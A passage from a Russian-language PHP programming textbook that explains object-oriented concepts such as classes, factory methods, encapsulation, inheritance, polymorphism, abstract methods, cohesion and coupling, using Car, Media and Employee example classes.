Пространство имен самого нижнего уровня отводится для локальных переменных внутри функций или методов. Любая переменная, создаваемая на этом уровне, добавляется в локальное пространство имен. В следующем пространстве имен хранятся все члены объекта. Высший уровень пространств имен отводится для глобальных переменных. Ключевое слово `$this` сообщает PHP, что вам нужна переменная из пространства имен объекта (средний уровень). Если забыть слово `$this`, то будет создана совершенно новая переменная в локальном пространстве имен. Возникновение ссылки на переменную, отличную от той, которая нужна, приводит к появлению трудно обнаружимой логической ошибки.

**При разработке класса не забудьте включить вывод сообщений об ошибках, о чем рассказывается в следующей главе, и добавьте какие-нибудь проверки, чтобы защититься от этой распространенной ошибки.**

Метод `start()` заводит машину, если у пользователя есть ключ. Если ключ подходит, объект `car` дает двигателю команду заводиться:

```
// Конструктор
function Car()
{
    $this->requiredKey = new DefaultKey();
    $this->engine = new Engine();
}

function start($key)
{
    if ($key->equals($this->requiredKey)) {
        $this->engine->start();
        return true;
    }
    return false;
}
```

Метод `stop()` устроен аналогично. Он проверяет, работает ли двигатель, и если да, то останавливает автомобиль. Обратите внимание, что проверку работы двигателя можно было бы выполнить в функции `stop()` объекта `engine`, чтобы вообще не думать о ней. Необходимо часто задаваться вопросами о том, где лучше поместить логику. Это основа разработки хорошей, успешной архитектуры:

```
function stop()
{
```

```

if ($this->engine->isRunning()) {
    $this->engine->stop();
}
}

// ... Некоторые другие функции, такие как движение, поворот и т. д.
}
}

```

Теперь посмотрим, как этот объект может быть использован в программах.

## Объекты

Объект в нашей программе является **экземпляром** (instance) класса. Причина, по которой он называется экземпляром, заключается в том, что мы можем создавать несколько объектов (или экземпляров) одного и того же класса, подобно тому как на шоссе может быть много машин одного и того же класса. Чтобы создать два новых автомобиля, нам надо лишь выполнить в своей программе такие строчки кода:

```

<?php
$car1 = new Car();
$car2 = new Car();

```

Новые экземпляры класса, т. е. новые объекты, создаются с помощью ключевого слова `new`. Ссылки на вновь созданные объекты помещаются в переменные `$car1` и `$car2` соответственно. Теперь у нас есть два объекта `car`, доступных для использования. А для того чтобы создать десять автомобилей, мы могли бы воспользоваться таким массивом объектов:

```

$cars = array();
for ($i = 0; $i < 10; $i++) {
    $cars[$i] = new Car();
}

```

Чтобы завести автомобиль, мы вызываем его метод `start()`:

```

$carHasStarted = $car1->start($myKey);

if ($carHasStarted) echo("Car has started.");

```

А чтобы остановить автомобиль, следует поступить так:

```

$car1->stop();

?>

```

Как можно видеть, использовать интерфейс этого объекта просто. При этом не требуется знать, как устроен этот метод. Программисту надо лишь знать, какие сервисы предоставляет объект. Эта программа вполне могла бы заводить и останавливать физический автомобиль, оставляя совершенно неиз-

вестными сложность выполняемых методов и детали, касающиеся членов. Эта идея создания простых в использовании объектов подводит нас к следующему разделу, *инкапсуляции*. Но пока подробнее поговорим о создании экземпляров объектов с помощью методов-фабрик.

## Фабричные методы

Иногда удобно не вызывать самому оператор new, а попросить некоторый объект создать для вас новый объект. Такие классы называются **фабриками** (factories), а **методы**, которые создают объекты, называются **фабричными методами** (factory methods). Слово «фабрика» в данном контексте представляет собой метафору производственного оборудования. Например, фабрика, производящая двигатели и принадлежащая General Motors, вполне аналогична фабрике объектов, производящей объекты конкретного типа. Не вникая пока слишком подробно в сложные объектные модели, посмотрим, как можно использовать фабрики в некоторых областях разработки веб-приложений. Вот несколько примеров:

- можно создать FormControlFactory для производства различных элементов форм (например, текстовых полей, групп переключателей, передающих кнопок и т. п.), размещаемых на форме HTML, типа реализованной в библиотеке eXtremePHP (библиотека открытого кода PHP на <http://www.extremephp.org/>);
- можно создать фабрику, которая будет вставлять новую строку в таблицу базы данных и возвращать соответствующий объект доступа к данным для этой конкретной строки.

Сейчас мы рассмотрим, как создать фабрику классов и ее соответствующие методы путем создания объектов TextField и SubmitButton (из eXtremePHP) внутри класса FormControlFactory.

Мы включим два файла классов, которые, как предполагается, были ранее подготовлены. Файл TextField.php содержит код класса TextField, а SubmitButton.php содержит код класса SubmitButton. Как вы вскоре увидите, конструкторам этих классов при создании новых экземпляров надо передать имя и значение:

```
<?php  
include_once("./TextField.php");  
include_once("./SubmitButton.php");
```

Разрабатывая класс фабрики, полезно добавить в конец имени класса слово «Factory». Оно стало общепринятым в объектно-ориентированном мире и помогает другим программистам определить, чем занимается класс, основываясь на стандартной *терминологии*:

```
// FormControlFactory.php  
class FormControlFactory  
{
```

Первым нашим методом фабрики будет `createTextField()`. Он просто создает новый экземпляр класса `TextField`, передавая ему указанные клиентом `$name` и `$value`:

```
function createTextField($name, $value)
{
    return new TextField($name, $value);
}
```

Метод `createSubmitButton()` определяется аналогичным образом. Общепринятым соглашением является и слово «`create`» в начале метода фабрики, означающее, что он возвращает новый объект. Таким образом устанавливается единая терминология в рамках всего приложения, что облегчает понимание кода и возможности его трассировки:

```
function createSubmitButton($name, $value)
{
    return new SubmitButton($name, $value);
}
```

Теперь вместо создания объектов `TextField` и `SubmitButton` с помощью оператора `new` можно сделать это посредством `FormControlFactory`:

```
$formControlFactory = new FormControlFactory();
$firstNameField =
    $formControlFactory->createTextField('firstname', 'Ken');
$lastNameField =
    $formControlFactory->createTextField('lastname', 'Egervari');
$submitButton =
    $formControlFactory->createSubmitButton('submit', 'Submit Name');
?>
```

Мы создаем новый экземпляр `FormControlFactory` и три новых объекта с помощью методов фабрики. Первые два обращения к `createTextField()` создают текстовые поля, в которых хранятся имя и фамилия. Следующий вызов создает кнопку передачи с надписью «`Submit Name`». Теперь наше приложение может делать с этими новыми объектами все, что требуется. Важен здесь не смысл приложения, а его структура и понимание того, что выполняют методы фабрики и как ими пользоваться в своих веб-приложениях.

Классы фабрики не обязательно ограничиваться одними только методами для создания объектов. В них можно помещать и другие методы, если это оправдывается моделью фабрики, например методы поиска, которые ищут в фабрике объекты и возвращают их, и методы для удаления объектов из фабрики. Реализация таких методов зависит от проекта и от решения проектировщика. Теперь обратим наше внимание на принципы инкапсуляции и сокрытия информации.

## Инкапсуляция

Когда вы принимаете средство от головной боли, то, вероятно, не знаете, что оно содержит. Вас интересует только, снимет ли оно головную боль. В той же мере это относится к использованию программистами объектов, которые они получают. Когда мы начали использовать свой объект `Car`, нам ничего не было известно о передаче, системе выпуска выхлопных газов или двигателе машины. Все, что нам требовалось, – это повернуть ключ и завести машину. Такая же задача должна ставиться при проектировании объектов.

Заключите все сложные данные и логику внутрь объекта и обеспечьте пользователей только существенными сервисами, которые нужны для взаимодействия с этим объектом. При этом фактически обеспечивается инкапсуляция сложных данных и деталей логики внутри объекта. Если сделать это надлежащим образом, то можно достичь выгоды от скрытия информации, которая сейчас будет проиллюстрирована.

Как уже отмечалось, важно, чтобы пользователям класса ничего не было известно о членах-данных, которые в нем содержатся.

**Хотя в PHP вполне допустимо в любой момент изменять члены созданного объекта, такие действия считаются плохой практикой программирования.**

Вот пример, иллюстрирующий катастрофические события, которые могут случиться, если модифицировать члены объекта в обход его интерфейса. Предположим, что существует метод, устанавливающий скорость автомобиля, с именем `setSpeed($speed)`, который приводит к ошибке, если попытаться установить скорость выше 200 км/ч или меньше 0 км/ч. Допустим также, что конструктор не инициализирует двигатель и ключ, необходимый для запуска автомобиля:

```
$myKey = new Key('Key of my Porsche');
$car = new Car();
$car->engine = new Engine();

$car->speed = 400;
$car->start($myKey);

$car->engine = 0;
$car->stop();
```

В этом коде много ошибок, связанных с невозможностью интерпретирования или, что еще хуже, с тем, что код будет работать, но действовать неправильно. В первых трех строках не будет установлен член `$requiredKey` объекта `$car`, потому что это не сделал наш конструктор.

Ключ не потребуется, пока мы не станем действительно заводить машину, поэтому пока ошибки не возникнут. Итак, после нескольких первых строк кода все происходит нормально. Отвлекшись в сторону, посмотрим на ту строку, где создается объект `Engine`. Что если написать `$car->Engine = new Engine()` (с прописной буквой «E» в слове «`Engine`»)? Автомобиль не заведется,

потому что двигатель тоже не будет инициализирован. Такие ошибки легко обнаруживаются, но, прежде всего, они не должны происходить. Теперь попытаемся завести автомобиль:

```
$car->speed = 400; // чтобы возникла ошибка, должно быть $car->setSpeed(400);  
$car->start($myKey);
```

Запустившись, автомобиль двинется вперед и наберет скорость 400 км/ч. В результате возможно дорожное происшествие с гибелью людей. Очевидно, нам этого не хотелось бы.

Кроме того, не понятно, как автомобиль узнает, какой ключ ему нужен для запуска? Он будет сравнивать наш правильный ключ с переменной, которая даже не существует (что дает значение 0), и в результате не сможет запустить двигатель. Такое сравнение пройдет контроль интерпретатора, поскольку сравнивается введенное значение \$key, а не член. Странно было бы купить новый автомобиль и обнаружить, что ключ, который дал продавец, не действует. Посмотрим, что произойдет, если останавливать автомобиль, когда Engine установлен в 0:

```
$car->engine = 0;  
$car->stop();
```

При вызове метода `stop()` возникнет ошибка стадии выполнения, поскольку объект Engine просто не существует, т. к. мы присвоили ему целое значение 0. Как можно видеть, установка значений членов извне класса способна привести к возникновению множества проблем. В условиях, когда над проектом работает много программистов, следует учитывать, что ваш код будут читать и, скорее всего, использовать другие.

Какие же уроки можно извлечь из этого примера? Использование членов вне объекта (нарушение объектности) может привести к таким последствиям:

- потерять уверенности в том, что предоставляемые объектом сервисы будут работать так, как это запланировано;
- нарушению целостности членов-данных объекта (или состояния объекта) в результате:
  - нарушения правил, которым подчиняются данные;
  - отсутствия инициализации членов;
- созданию более сложных интерфейсов, чем это требуется в действительности;
- возложению на программистов необходимости помнить лишние сведения об объекте и способе взаимодействия данных с его сервисами;
- необходимости повторной модификации членов для повторного использования объекта. Иногда по невнимательности в очередном проекте можно создать новые ошибки. Как раз этого мы стремимся избежать.

**Хорошее практическое правило:** проектируйте класс так, чтобы в нем были **сервисы, выполняющие** все, что вы собираетесь делать с объектом. Никогда не обращайтесь к членам извне класса и всегда надлежащим образом инкапсулируйте свои классы, чтобы воспользоваться преимуществами сокрытия информации. Некоторые языки дают возможность вообще запрещать доступ к членам, объявляя их закрытыми или защищенными от доступа извне. В настящее время PHP не обладает такими возможностями, но весьма полезно придерживаться правильных приемов кодирования.

## Наследование

Поговорив об основных конструктивных элементах объектно-ориентированной программы и некоторых хороших эвристиках, займемся практическим применением возможностей, предоставляемых объектным подходом, для создания четких стратегий решения сложных задач.

Допустим, мы хотим организовать интернет-магазин информационных носителей типа amazon.com. Предположим, что мы хотим торговать компакт-дисками, программами, VHS и DVD, а также книгами. В традиционном функциональном программировании мы могли бы попытаться создать обычную структуру для хранения данных об этих носителях типа такой (рис. 5.2):




Рис. 5.2. Примерная структура для хранения данных

Очевидно, что между книгами, фильмами, компакт-дисками и программами есть много различий, поэтому может потребоваться создать некоторые дополнительные структуры для хранения данных о конкретных типах носителей (рис. 5.3).




Рис. 5.3. Дополнительные структуры

Теперь программа, которая выводит на экран все предметы, занесенные в массив, может выглядеть так:

```

<?php
// создадим небольшой массив с 2 записями
$mediaItems = array();
$books      = array();
$cds        = array();
  
```

```

$item->id      = 1;
$item->type    = "book";
$item->name    = "Professional PHP 4";
$item->inStock = 33;
$item->price   = 49.95;
$item->rating  = 5;
$mediaItems[] = $item;

$book->isbn      = 1246534343443;
$book->author     = "Ken Egervari, et. al. ";
$book->numberOfPages = 500;
$books[$item->id] = $book;

$item->id      = 2;
$item->type    = "cd";
$item->name    = "This Way";
$item->inStock = 120;
$item->price   = 16.95;
$item->rating  = 4;
$mediaItems[] = $item;

$cd->serialNo    = 323254354;
$cd->artist       = "Jewel";
$cd->numberOfTracks = 13;
$cds[$item->id] = $cd;

// Выведем на экран элементы, имеющиеся в массиве
foreach ($mediaItems as $item) {
    echo("Name: " . $item->name . "<br>");
    echo("Items in stock: " . $item->inStock . "<br>");
    echo("Price: " . $item->price . "<br>");
    echo("Rating: " . $item->rating . "<br>");

    switch ($item->type) {
        case 'cd' :
            echo("Serial No: " . $cds[$item->id]->serialNo . "<br>");
            echo("Artist: " . $cds[$item->id]->artist . "<br>");
            echo("# of Tracks: " . $cds[$item->id]->numberOfTracks . "<br>");
            break;

        case 'software' :
            // вывод элементов, специфических для программ
            break;

        case 'movie' :
            // вывод элементов, специфических для фильмов
            break;

        case 'book' :
            // вывод элементов, специфических для книг
            break;
    }
}

```

Что если потребуется добавить еще один тип носителя? Придется снова обратиться к этому коду, добавить еще один блок case в оператор switch, а возможно, модифицировать другие места в нашей программе (таких операторов может оказаться много). ООП предоставляет возможность, называемую **наследованием**, которая позволяет отдельно помещать частности сходных между собой объектов, в то же время объединяя их сходства в базовом объекте. Благодаря чему можно вообще избавиться от оператора switch.

Например, в нашем интернет-магазине можно инкапсулировать аналогичные атрибуты различных типов носителей в объекте media. Этот объект называется **базовым**, или **родительским**, классом, или **надклассом**. Он содержит наиболее абстрактную реализацию (данные и методы), применимые к любому типу носителя, который мы позднее захотим включить. Вот воображаемая реализация класса Media:

```
<?php
define("MIN_RATING", 0);
define("MAX_RATING", 5);

// Media.php
class Media
{
    var $id;
    var $name;
    var $inStock;
    var $price;
    var $rating;

    function Media($id, $name, $inStock, $price, $rating)
    {
        if ($inStock < 0) $inStock = 0;
        if ($price < 0) $price = 0;
        if ($rating < MIN_RATING) $rating = MIN_RATING;
        if ($rating > MAX_RATING) $rating = MAX_RATING;

        $this->id = $id;
        $this->name = $name;
        $this->inStock = $inStock;
        $this->price = $price;
        $this->rating = $rating;
    }

    function buy()
    {
        $this->inStock--;
    }

    function display()
    {
        echo("Name: " . $this->name . "<br>");
        echo("Items in stock: " . $this->inStock . "<br>");
        echo("Price: " . $this->price . "<br>");
    }
}
```

```

        echo("Rating: " . $this->rating . "<br>");
    }
    // другие методы
}
?>

```

Теперь у нас есть базовый класс, и мы можем воспользоваться ключевым словом `extends`, чтобы унаследовать свойства класса `Media`, а также добавить какие-либо специфические члены и методы, относящиеся к конкретному типу носителя, такому как фильм или книга. Специализированный класс, порожденный от родительского, называется дочерним, или подклассом. Вот подкласс `Book` класса `Media`. Остальные классы можно реализовать аналогичным образом.

**Хороший прием - деление класса на подтипы, исходя из члена класса, который обуславливает значительное ветвление кода программы, как поле `type` в нашем классе `Media`, которое вынуждало использовать сложный блок `switch`. Если вообще исключить поле `type` и создавать классы в зависимости от типа носителя, можно существенно уменьшить сложность логики приложения.**

```

<?php
// Book.php
class Book extends Media
{
    var $isbn;
    var $author;
    var $numberOfPages;

    function Book($id, $name, $inStock, $price, $rating,
                 $isbn, $author, $numberOfPages)
    {
        // Важно сначала вызвать конструктор родительского класса, а затем,
        // после его инициализации, устанавливать члены

        $this->Media($id, $name, $inStock, $price, $rating);
        $this->isbn = $isbn;
        $this->author = $author;
        $this->numberOfPages = $numberOfPages;
    }

    function display()
    {
        Media::display();

        echo("ISBN: " . $this->isbn. "<br>");
        echo("Author: " , $this->author. "<br>");
        echo("Number of Pages: " . $this->numberOfPages. "<br>");
    }
    // методы
}
?>

```

Когда наш класс Book наследует классу Media, он получает все члены и методы класса Media. Чтобы создать новый объект book, мы используем конструктор родительского класса – Media() – и одновременно устанавливаем значения новых членов. Это очень элегантная конструкция, поскольку она избавляет нас от необходимости многократно повторять код для присваивания и особенно логики правил, которая должна поддерживать целостность данных. Например, значение \$inStock не должно опускаться меньше 0, а значение \$price не должно быть отрицательным. Поместив эту логику в класс Media, мы можем положиться на заложенный фундамент и, основываясь на нем, гарантировать обеспечение одинаковых правил целостности для всех подтипов.

Обратим внимание на метод display() класса Book. Мы предоставили для него **новую реализацию**, чтобы отобразить объект Book. В этом методе мы выводим члены объекта Media (с помощью операции вызова функции класса, о которой говорится в следующем разделе), а также новые члены \$isbn, \$author и \$numberOfPages. Этот новый метод display() переопределяет (overrides) метод display() базового класса Media.

Поскольку наши подклассы носителей пользуются общим интерфейсом, предоставляемым классом Media, код для них можно писать одинаково, что облегчает сопровождение и работу с ним. Вот фрагмент кода, выводящий объекты Book и Cd:

```
$book = new Book(0, 'PHP Programming', 23, 59.99, 4,  
    '124-4333-4443', 'Ken Egervari', 1024);  
$book->display();  
  
$cd = new Cd(1, 'Positive Edge', 1911, 16.99, 5,  
    'Ken Egervari', 10, $trackNamesArray);  
$cd->display();
```

Обратите внимание, что все наши объекты носителей ведут себя одинаково, после того как созданы. Оба метода display() не принимают аргументов и отображают каждый носитель соответствующим образом, поскольку им известно, к какому типу объектов они относятся. Благодаря этому легко обеспечить общие интерфейсы для различных типов объектов. Как это поможет нам решить задачу вывода всех продуктов, имеющихся в нашем магазине? Мы увидим, как это делается, в разделе, посвященном полиморфизму, а пока рассмотрим некоторые интересные темы, относящиеся к наследованию.

## Оператор вызова функции класса

Рассмотрим теперь еще один оператор, удвоенное двоеточие «::», который вызывает функцию заданного класса без создания нового объекта. Поэтому в функции не будут доступны члены или конструктор класса. Синтаксис оператора следующий:

```
ClassName::functionName();
```

Этот оператор просто выполняет функцию `functionName()` на заданном классе `ClassName`. Если такой функции в этом классе нет, интерпретатор PHP возвращает ошибку.

Вернемся к нашему классу `Book` и его методу `display()` - в нем есть вызов:

```
Media::display();
```

Этот код вызывает метод `display()` в классе `Media`. Поскольку наш специализированный класс `Book` (так же, как `Cd`, `Movie` и `Software`) расширяет класс `Media`, мы фактически повторно используем метод `display()` с помощью технологии вызова функций класса. Он выводит на экран базовый объект `Media`, после чего объект `Book` с помощью операторов `echo` выводит свои члены.

Если класс `ClassName` не является родительским для текущего объекта, вызов будет статическим. Это означает, что выполняется указанная функция для отдельного класса, члены-переменные внутри `ClassName` не будут существовать. Это удобно для объединения родственных функций в одном классе. Допустим, что нам надо сгруппировать математические функции PHP. Можно создать класс `Math`, который будет содержать функции `floor()`, `ceil()`, `min()` и `max()`. Хотя это тривиальный пример, но он, тем не менее, демонстрирует возможность группировки создаваемых общих функций. Вместо вызова:

```
$c = floor(1.56);
```

можно так воспользоваться классом `Math`:

```
$c = Math::floor(1.56);
```

Преимущество состоит в том, что аналогичные функции собираются вместе, что значительно облегчает модификацию имеющегося кода, поскольку его легко протрассировать. Код также становится более «объектно-ориентированным», предоставляя все выгоды применения ООП.

Недостаток же заключается в том, что операторы становятся значительно длиннее, поскольку перед вызовом функции надо дополнительно указывать имя класса.

## Повторное использование кода

Наследование предоставляет хорошую возможность повторного использования кода, но главная его задача состоит в специализации объекта путем добавления поведения в родительский класс. А повторное использование кода представляет собой одно из преимуществ, достигаемых при специализации родительских классов. Главная же цель состояла в том, чтобы позволить использовать эти подклассы аналогичным образом. Позднее, в разделе «Делегирование», мы рассмотрим другой способ повторного использования кода.

**Хорошая практика - не применять наследование лишь для повторного использования кода.**

Все созданные наследованием классы (такие подклассы, как Book, Cd или Movie) располагают тем же объемом данных или функций, что и их родители, либо дополнительным по сравнению с ними поведением. Иными словами, наследующие классы часто «толще» по своей функциональности, чем их родители.

## Полиморфизм

Полиморфизм - это возможность объектно-ориентированного подхода, позволяющая обращаться с объектом общим образом. Мы можем вызывать методы имеющихся классов и всех новых классов, которые будут определены в будущем, предоставив разбираясь с различиями и деталями интерпретатору на стадии исполнения. Полиморфизм позволяет легко добавлять в систему новые типы, не нарушая функционирования существующего кода.

Если вернуться к примеру интернет-магазина из предыдущего раздела, то при запросе пользователем списка всех новых поступлений не должно иметь значения, будут ли это книги, фильмы или компакт-диски. Здесь-то и появляется на сцене полиморфизм. Он позволяет обращаться со всеми этими объектами носителей одинаковым образом. Нет необходимости самостоятельно проверять различия с помощью if или switch. Мы предоставляем это интерпретатору PHP.

Полиморфизм легко понять, если вы разобрались с наследованием, потому что полиморфизм существует только тогда, когда мы используем наследование. Наследование позволяет создать абстрактный или родительский класс и затем расширить функциональность этого класса, создав подтипы или дочерние классы. В нашем примере все подтипы определяют свои способы отображения данных. Наш базовый класс говорит о том, что метод display() отобразит объект носителя, гарантируя, что во всех подклассах будет тот же самый метод. Посмотрим на код:

```
<?php
$mediaItems = array(new Book(...), new Cd(...), new Book(...), new Cd(...));
foreach ($mediaItems as $item) {
    $item->display();
    echo("<br><br>");
}
```

Этот код последовательно отображает каждый носитель независимо от того, что он собой представляет - CD, фильм, книгу или программное приложение. Несмотря на различия в подтипах носителей, можно обращаться с ними одинаково, поскольку все они обладают методом display(). Машина сценариев PHP определит, что надо сделать, и отобразит данные соответствующим образом.

Этот код дает ясное и элегантное решение задачи вывода всех носителей, имеющихся в магазине. Это гораздо лучше, чем громоздкая функциональная версия, которую мы рассматривали ранее. Допустим, что нам потребова-

лось создать новый подкласс с именем `ConsoleGame`. Мы должны добавить новый подтип класса `Media` и добавить несколько новых экземпляров класса `ConsoleGame` в массив `$mediaItems`, при этом созданное нами решение для вывода всех носителей вообще не надо менять:

```
$mediaItems[] = new ConsoleGame(...);

foreach ($mediaItems as $item) {
    $item->display();
    echo("<br><br>");
}
?>
```

Этот код выводит имеющийся список и вновь добавленный объект `ConsoleGame`. Обратите внимание, что оператор `foreach` не пришлось изменять. Полиморфизм позволяет нам писать такой сохраняемый код. В самом по себе наследовании нет никакой пользы. Наследование нужно для того, чтобы при помощи полиморфизма написать ясный сохраняемый код. Наследование не только дает способ повторного использования кода, как отмечено выше, но и позволяет добиться полиморфизма в коде приложения. Когда мы доберемся до схем проектирования, то увидим, что многие задачи упрощаются благодаря применению наследования и полиморфизма.

## Абстрактные методы

В случае применения наследования родительский класс часто содержит методы, в которых нет кода, потому что задать общее поведение невозможно. Тогда используется понятие абстрактного метода, чтобы указать, что в методе нет кода и разработчик любого подтипа должен реализовать для этого метода поведение. Если метод не будет переопределен (как говорилось в разделе «Наследование»), то отсутствие поведения в нем будет сохраняться.

Если не определить абстрактный метод и не переопределить его в подтипах, PHP выдаст ошибку этапа исполнения, сообщающую об отсутствии метода в объекте. Поэтому важно определить все пустые методы, для которых запланировано отсутствие поведения.

*В объектно-ориентированной терминологии абстрактные методы обычно требуют, чтобы разработчик переопределил их. Однако в PHP это не так из-за ограничений объектной модели. Тот, кто реализует подтип некоторого класса, должен посмотреть в документации по этому классу, какие абстрактные методы должны быть переопределены при реализации подтипов.*

В PHP нет особых ключевых слов, обозначающих абстрактные методы, но для этого существует общепринятая нотация. Обычно в помощь разработчикам включают какие-либо комментарии, указывающие, что метод является абстрактным. Чтобы показать в программе, что метод абстрактный, мы делаем его пустым, подобно выделенному ниже жирным шрифтом в классе `Employee`:

```
<?php
// Employee.php
class Employee
{
    var $firstName;
    var $lastName;

    function Employee($firstName, $lastName)
    {
        $this->firstName = $firstName;
        $this->lastName = $lastName;
    }

    function getFirstName()
    {
        return $this->firstName;
    }

    function getLastname()
    {
        return $this->lastName;
    }

    // Абстрактный метод
    function getWeeklyEarnings() {}
}
?>
```

В приведенном выше классе Employee мы определили пустой метод `getWeeklyEarnings()`, чтобы указать, что он абстрактный. Дело в том, что мы не можем определить, как начисляется зарплата конкретному служащему. Если в компании есть управляющие, агенты по продажам, инженеры и производственные рабочие, то все они оплачиваются по-разному. Посмотрим, например, как можно еженедельно начислять жалование управляющему:

```
<?php
require_once("Employee.php");

// Manager.php
class Manager extends Employee
{
    var $salary;

    function Manager($firstName, $lastName, $salary)
    {
        Employee::__construct($firstName, $lastName);
        $this->setSalary($salary);
    }

    function setSalary($salary)
    {
        if ($salary < 0) $salary = 0;
        $this->salary = $salary;
    }
}
```

```
function getWeeklyEarnings()
{
    return $this->salary;
}
?>
```

Как видите, мы переопределяем абстрактный метод `getWeeklyEarnings()` класса `Employee`, задавая в нем поведение, специфичное для управляющих. В данном примере мы просто возвращаем в методе `getWeeklyEarnings()` член класса `Salary`.

Агент по продажам может получать еженедельную зарплату, а кроме того – комиссионные в зависимости от доходов, заработанных для компании за неделю. Вот реализация класса `SalesManager`, удовлетворяющая этим требованиям:

```
<?php
require_once("Manager.php");

define("DEFAULT_COMMISSION", .15);

// SalesManager.php
class SalesManager extends Manager
{
    var $salary;
    var $commission; // величина в диапазоне от 0 до 1,
    var $amountSold; // действительное число

    function SalesManager($firstName, $lastName, $salary,
                          $commission, $amountSold)
    {
        Manager::Manager($firstName, $lastName, $salary);
        $this->setCommission($commission);
        $this->setAmountSold($amountSold);
    }

    function setCommission($commission)
    {
        if ($commission < 0 || $commission > 1)
            $commission = DEFAULT_COMMISSION;

        $this->commission = $commission;
    }

    function setAmountSold($amountSold)
    {
        if ($amountSold < 0) $amountSold = 0;

        $this->amountSold = $amountSold;
    }

    function getWeeklyEarnings()
{
```

```

        return Manager::getWeeklyEarnings() +
            ($this->commission * $this->amountSold);
    }
}
?>

```

В классе SalesManager использована функциональность класса Manager и добавлены два члена, \$commission и \$amountSold. Первый задает процент, который получает торговый агент в зависимости от объема товаров или услуг, которые он продал, а второй - объем продаж, осуществленных торговым агентом за конкретную неделю. Как видно из метода getWeeklyEarnings(), логика начисления заработка иная, нежели для управляющего.

То же самое можно сделать для инженеров и других служащих, получающих почасовую оплату. Вот метод getWeeklyEarnings(), который может применяться при почасовой оплате:

```

function getWeeklyEarnings()
{
    return $this->hoursWorked * $this->amountPerHour;
}

```

Как видно из этих примеров, в базовом классе Employee нельзя было задать логику для getWeeklyEarnings(), которая оставлена для его подклассов. Такова идея абстрактных классов и их использования в PHP.

## Сцепление и связывание

Теперь, когда мы обсудили, как хранятся данные внутри объекта, и использовали несколько классов для решения проблем, посмотрим, какого рода данные и методы помещаются в объект. Здесь вступают в игру термины сцепление (cohesion) и связывание (coupling).

Сцепление определяет, насколько тесно соотносятся друг с другом элементы и функциональность внутри объекта. Есть ли между методами и данными близкая связь, обеспечивающая синергизм объекта, или он выполняет сотни различных вещей?

Некоторые программисты, справляясь с разработкой программ при помощи объектов, фактически не реализуют потенциал ООП. Создать модуль и заключить его в файл-класс недостаточно для подлинной объектной ориентированности. Создаваемые таким образом объекты называют классами-творцами (God classes), поскольку они в значительной мере просто реализуют всю программу в виде одного класса. Рассмотрим пример, в котором опущена реализация методов, чтобы продемонстрировать программу, в которой в значительной степени отсутствует сцепление, потому что она просто оформлена в виде класса-творца. Мы напишем генератор форм, который будет проверять, выводить элементы, применять стили и создавать код JavaScript для форм:

```

class FormEngine {
    var $forms;
    var $formElements;
    var $formStyles;
    var $form;

    ...
    :   functioncreateForm() {}
    function addFormElement($form, $name, $value, $properties) {}
    function validateForm($form) {}
    function validateFormElement($formElement) {}
    function getJavaSriptFormCode($formElements) {}
    function getJavaSriptFormElementCode($formElement) {}
    function displayForm($form) {}
    function displayFormElement($formElement) {>
    function setStyleToForm($form) {}

}

```

В этом коде мы видим объект, содержащий некоторые структуры и методы, выполняющие все, что связано с формами. Во многих функциях придется применять операторы `switch`, содержащие не менее десятка случаев, в зависимости от сложности элементов формы, которые вы собираетесь поддерживать, а также специальные комбинации типа файловых диалогов, дат и т. п. Понадобятся также операторы `switch` для применения стилей к формам. И что изменится в таком решении, если из переменных-членов сделать глобальные переменные, а из методов - обычные функции? Абсолютно ничего.

Как можно видеть из этого примера, объекты без сцепления оказываются классами-творцами и плохо решают задачу. Преимущества ООП в приведенном примере не используются. При написании своих классов следует стремиться к минимизации каждого объекта, как если бы он был функцией. Как для функций лучше, чтобы они делали одно дело и делали его хорошо, так должно быть и для всех **объектов**. Когда понадобится поработать с кодом, вы будете точно знать, что где лежит. Это очень помогает быстро исправить ошибку, не тратя несколько дней на поиск ее среди тысяч строк кода. Тщательно проектируйте свои классы и правильно разделяйте данные и логику, потому что ваш труд над разработкой архитектур, в которых применяются объекты с высокой степенью сцепления, окупится. А теперь зайдемся связыванием (*coupling*).

Связывание - это степень близости, которая существует между двумя и более объектами. Когда есть два или более объекта, которые знают друг о друге, имеет место сильное связывание (*strong coupling*). Это очень похоже на слабую организацию каналов связи при попытке обмена информацией между несколькими людьми. На этой схеме каждый может общаться почти со всеми (рис. 5.4).




Рис. 5.4. Сильное связывание

На этой диаграмме пять объектов, каждый из которых знает хотя бы об одном другом. Стрелочки показывают, какая связь существует между объектами - односторонняя или двусторонняя. Объект D содержит код, который знает об объектах A, C и E. Аналогично объекты A, C и E содержат код, который знает об объекте D. Из того что объект D связан двусторонним образом с тремя другими объектами, можно заключить, что спроектирован он очень плохо. Допустим, можно решить проблему, добавив еще один класс, который разъединит связи следующим образом (рис. 5.5).

Переместив часть функций из объекта D в X, мы уменьшили связанность нашей программы. Как можно догадаться, X - наша главная программа, которая координирует действия между другими классами. Скорее всего, объект D выполнял две задачи вместо одной; таким образом, существует корреляция между связанностью и сцеплением. Слабая связанность - хорошее решение, а сильная связанность - нет. Когда модули связаны слабо, возможность повторного их использования существенно выше, потому что они становятся сильно сцепленными. Тщательно проектируйте модули и приложения, чтобы при разработке следующего аналогичного проекта тратить меньше времени на разработку тех же самых программных компонентов.

*Создание модулей с сильным сцеплением, **которые** в то же **время** слабо связаны, должно быть первостепенной задачей при разработке приложений, обеспечивающих хорошие возможности сопровождения и повторного использования кода.*




Рис. 5.5. Добавим один класс

## Моделирование объектов с помощью UML

Все языки нуждаются в формальном способе описания. Диаграммы классов, записываемые на унифицированном языке моделирования (Unified Modeling Language - UML), который служит метаязыком, дают возможность описывать проект с помощью символов, а не фрагментов кода. Этот язык разработан Object Management Group (<http://www.omg.org>) для описания различных стадий проектирования и процесса создания программного обеспечения. Он очень хорошо подходит для описания баз данных и объектно-ориентированных программ.

